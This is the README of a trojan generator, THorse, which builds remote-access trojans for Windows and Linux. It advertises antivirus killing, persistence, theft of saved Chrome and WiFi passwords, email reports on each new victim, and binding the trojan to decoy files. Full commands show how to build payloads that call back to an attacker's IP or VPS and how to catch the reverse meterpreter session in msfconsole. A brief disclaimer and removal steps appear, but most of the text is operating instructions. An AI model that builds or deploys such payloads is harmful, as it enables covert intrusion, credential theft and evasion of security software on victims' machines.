 pushpenderindia/thorse
THorse is a RAT (Remote Administrator Trojan) Generator for Windows/Linux systems written in Python 3.

<h1 align="center">THorse</h1>
<p align="center">
<a href="https://python.org">
<img src="https://img.shields.io/badge/Python-3.7-green.svg">
</a>
<a href="https://github.com/PushpenderIndia/thorse/blob/master/LICENSE">
<img src="https://img.shields.io/badge/License-BSD%203-lightgrey.svg">
</a>
<a href="https://github.com/PushpenderIndia/thorse/releases">
<img src="https://img.shields.io/badge/Release-1.7-blue.svg">
</a>
<a href="https://github.com/PushpenderIndia/thorse">
<img src="https://img.shields.io/badge/Open%20Source-%E2%9D%A4-brightgreen.svg">
</a>
</p>
<p align="center">
THorse is a RAT (Remote Administrator Trojan) Generator for Windows/Linux systems written in Python 3.
</p>
This small python script can do really awesome work.
## Disclaimer
<p align="center">
:computer: This project was created only for good purposes and personal use.
</p>
THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. YOU MAY USE THIS SOFTWARE AT YOUR OWN RISK. THE USE IS COMPLETE RESPONSIBILITY OF THE END-USER. THE DEVELOPERS ASSUME NO LIABILITY AND ARE NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY THIS PROGRAM.
## Features
- [x] Works on Windows/Linux
- [x] Notify New Victim Via Email
- [x] Undetectable
- [x] Does not require root or admin privileges
- [x] Persistence
- [x] Sends Screenshot of Victim PC's Screen via email
- [x] Give Full Meterpreter Access to Attacker
- [x] Didn't ever require metesploit installed to create trojan
- [x] Creates Executable Binary With Zero Dependencies
- [x] Create less size ~ 5mb payload with advance functionality
- [x] Obfusticate the Payload before Compiling it, hence Bypassing few more antivirus
- [x] Generated Payload is Encoded with Base64, hence makes extremely difficult to reverse engineer the payload
- [x] Kill Antivirus on Victim PC & Tries to disable Windows Security Center
- [x] Awesome Colourful Interface to generate payload
- [x] On Attacker Side: While Creating Payload, Script Automatically Detects Missing Dependencies & Installs Them
- [x] Able to add custom Icon to evil file
- [x] **Built-in Binder** which can bind executable to **Any File** [.pdf, .txt, .exe etc], Running legitimate file on front end & evil codes in back-end as a service.
- [x] Checks for **Already Running Instance** on System, If running instance found, then only legitimate file is executed [**Multiple Instance Prohibiter**].
- [x] Attacker can Create/Compile for Both **Windows/Linux OS** Using Linux System, But Can only Create/Compile **Windows** Executable using Windows Machine
- [x] **Retrieves Saved Passwords** from victim System and sends it to Attacker.
| Supported Retrives, Tries to Retrive Saved Passwords from : |
| ----------------------------------------------------------- |
| Chrome Browser |
| WiFi |
#### Note: Custom Stealer is Coded, does not relies on LaZagne
## Tested On
[](https://www.kali.org) **Kali Linux - ROLLING EDITION**
[](https://www.microsoft.com/en-in/windows/) **Windows 10**
[](https://www.microsoft.com/en-in/windows/) **Windows 8.1 - Pro**
[](https://www.microsoft.com/en-in/windows/) **Windows 7 - Ultimate**
## Following is the limitations of meterpreter payload generated using metasploit:-
* Have to run the Metasploit Listener before executing backdoor
* Backdoor itself don't become persistence, we have to use the post exploitation modules in order to make backdoor persistence.
And post exploitation modules can only be used after successful exploitation.
* Didn't Notify us whenever payload get executed on new system.
We all know how powerful the Meterpeter payload is but still the payload made from it is not satisfactory.
## Following are the features of this payload generator which will give you a good idea of this python script:-
* Uses Windows registry to become persistence in windows.
* Also manages to become persistence in linux system.
* Payload can run on LINUX as well as WINDOWS.
* Provide Full Access, as metasploit listener could be used as well as supports custom listener (You can Create Your Own Listener)

* Sends Email Notification, when ever payload runs on new system, with complete system info.
* Generates payload within 1 minute or ever less.
* Supports all meterpreter post exploitation modules.
* Payload Can be Created on Windows as well as Linux system.
## Prerequisite
- [x] Python 3.X
- [x] Few External Modules
## Please Note:
In Windows, Please Specify/Set Pyinstaller path in `paygen.py` [**Line 14**]
Default Path is this : `PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")`
**Change it according to your system**
## How To Use in Linux
```bash
# Install dependencies
$ Install latest python 3.x
# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ bash installer_linux.sh
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
```
## How To Use in VPS (Recommend)
```
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc
# 2. Connect to your VPS Using SSH
$ ssh username@ip_address
# 3. Update Your Linux VPS
$ sudo apt update
# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"
# 5. Install gnupg package
$ sudo apt install gnupg
# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc
# 7. Update VPS
$ sudo apt update
# 8. Set Kali Priority
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"
# 9. Update VPS
$ sudo apt update
# 10. Install Metasploit Framework in VPS
$ sudo apt install -t kali-rolling metasploit-framework
# NOTE: Above Steps needs to be performed only for once
# 11. Install pip3
$ sudo apt install python3-pip
# 12. Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# 13. Go into the repository
$ cd thorse
# 14. Installing dependencies
$ bash installer_linux.sh
# 15. If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ 16. chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT (If you want to Compile RAT for Windows, then Build RAT on Windows Machine & Use VPS for Controlling RAT Remotely)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
```
## How To Use in Windows
```bash
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open paygen.py in Text editor and Configure Line 15, set Pyinstaller path, Default Path is as follows :-
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
# Getting Help Menu
$ python paygen.py --help
# Making Payload/RAT
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT binded with legitimate file [Any file .exe, .pdf, .txt etc]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
```
## Note:- Evil File will be saved inside dist/ folder, inside technowhorse/ folder
## Establishing Connection Using Msfconsole
* You Need to Install Metasploit-Framework on your system for establishing connection
* Recommended Settings, You can try to test it with any other payload in line 2
```
$ sudo msfconsole
msf3> use exploit/multi/handler
msf3> set payload python/meterpreter/reverse_tcp
msf3> set LHOST 192.168.43.221
msf3> set LPORT 443
msf3> run
```
## How to Update
* Run updater.py to Update Autmatically or Download the latest Zip from this GitHub repo
* Note: Git Must be Installed in order to use updater.py
## Available Arguments
* Optional Arguments
| Short Hand | Full Hand | Description |
| ---------- | --------- | ----------- |
| -h | --help | show this help message and exit |
| -k KILL_AV |--kill_av KILL_AV | AntivirusKiller : Specify AV's .exe which need to be killed. Ex:- --kill_av cmd.exe |
| -t TIME_IN_SECONDS | --persistence TIME_PERSISTENT | Becoming Persistence After __ seconds. default=10 |
| -w | --windows | Generate a Windows executable. |
| -l | --linux | Generate a Linux executable. |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder : Specify Path of Legitimate file. [**Supported OS : Windows**] |
| -s | --steal-password | Steal Saved Password from Victim Machine [**Supported OS : Windows**] |
| -d | --debug | Run Virus on Foreground |
#### Note : Either **-w/--windows** or **-l/--linux** must be specified
* Required Arguments
| Short Hand | Full Hand | Description |
| ---------- | --------- | ----------- |
| | --icon ICON | Specify Icon Path, Icon of Evil File [Note : Must Be .ico] |
| | --ip IP_ADDRESS | Email address to send reports to. |
| | --port PORT | Port of the IP Address given in the --ip argument. |
| -e EMAIL | --email EMAIL | Email address to send reports to. |
| -p PASSWORD | --password PASSWORD | Password for the email address given in the -e argument. |
| -o OUT | --out OUT | Output file name.|
## New Screenshots:


#### Getting Help

#### Generating payload
### Also Refer These Old Images
## ~Old Screenshots:

#### Getting Help

#### Running paygen.py Script

#### When RAT runs, it adds Registry to become persistence
#### Makes copy of itself and saved it inside Roming


#### Report sended by RAT
#### Getting Notification From Victim PC
## Contributors:
Currently this repo is maintained by me (Pushpender Singh). But If you want to become contributor, then add some cool feature and make a pull request, I will review, and merge it this repo.
All contributor's pull request will be accepted if their pull request is worthy for this repo.
## TODO
- [ ] Add new features
- [ ] Contribute GUI
## Removing TechNowHorse in Windows:
#### Method 1:
* Go to start, type regedit and run the first program, this will open the registry editor.
* Navigate to the following path Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run There should be an entry called winexplorer, right click this entry and select Delete.
* Go to your user path > AppData > Roaming, you’ll see a file named “explorer.exe”, this is the RAT, right click > Delete.
* Restart the System.
#### Method 2:
* Run "RemoveTHorse.bat" in Infected System and then restart the PC to stop the current Running Evil File.
## Removing TechNowHorse in Linux:
* Open Autostart file with any text editor,
****Autostart File Path: ~/.config/autostart/xinput.desktop****
* Remove these 5 lines:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
* Note: **destination_file_name** is that name of evil_file which you gave
to your TrojanHorse using -o parameter
* Reboot your system and then delete the evil file stored this this below path
* Destination Path, where TrojanHorse is stored : **~/.config/xnput**
## Contributors
- Dedicated Contributors List: [Contributors](https://github.com/pushpenderindia/thorse/blob/master/CONTRIBUTORS.md)
<!-- ALL-CONTRIBUTORS-LIST:START - Do not remove or modify this section -->
<!-- prettier-ignore-start -->
<!-- markdownlint-disable -->
<table>
<tr>
<td align="center">
<a href="https://github.com/PushpenderIndia">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/41665/be888844c31ab884386e413df31fb4cce571af52c74a44311c1d0a6b9295e454.jpg" width="100px;" alt=""/></kbd><br />
<sub><b>Pushpender Singh</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/thorse/commits?author=PushpenderIndia" title="Code"> :computer: </a>
</td>
</tr>
</tr>
</table>
<!-- markdownlint-enable -->
<!-- prettier-ignore-end -->
<!-- ALL-CONTRIBUTORS-LIST:END -->
Contributions of any kind welcome!
> NOTE: If you should be on the list of contributors but we forgot you, then do let us know!
## TODO List
* Suggestion your own feature : )
* GUI Development
* Bug Fix
* Add more browser password stealers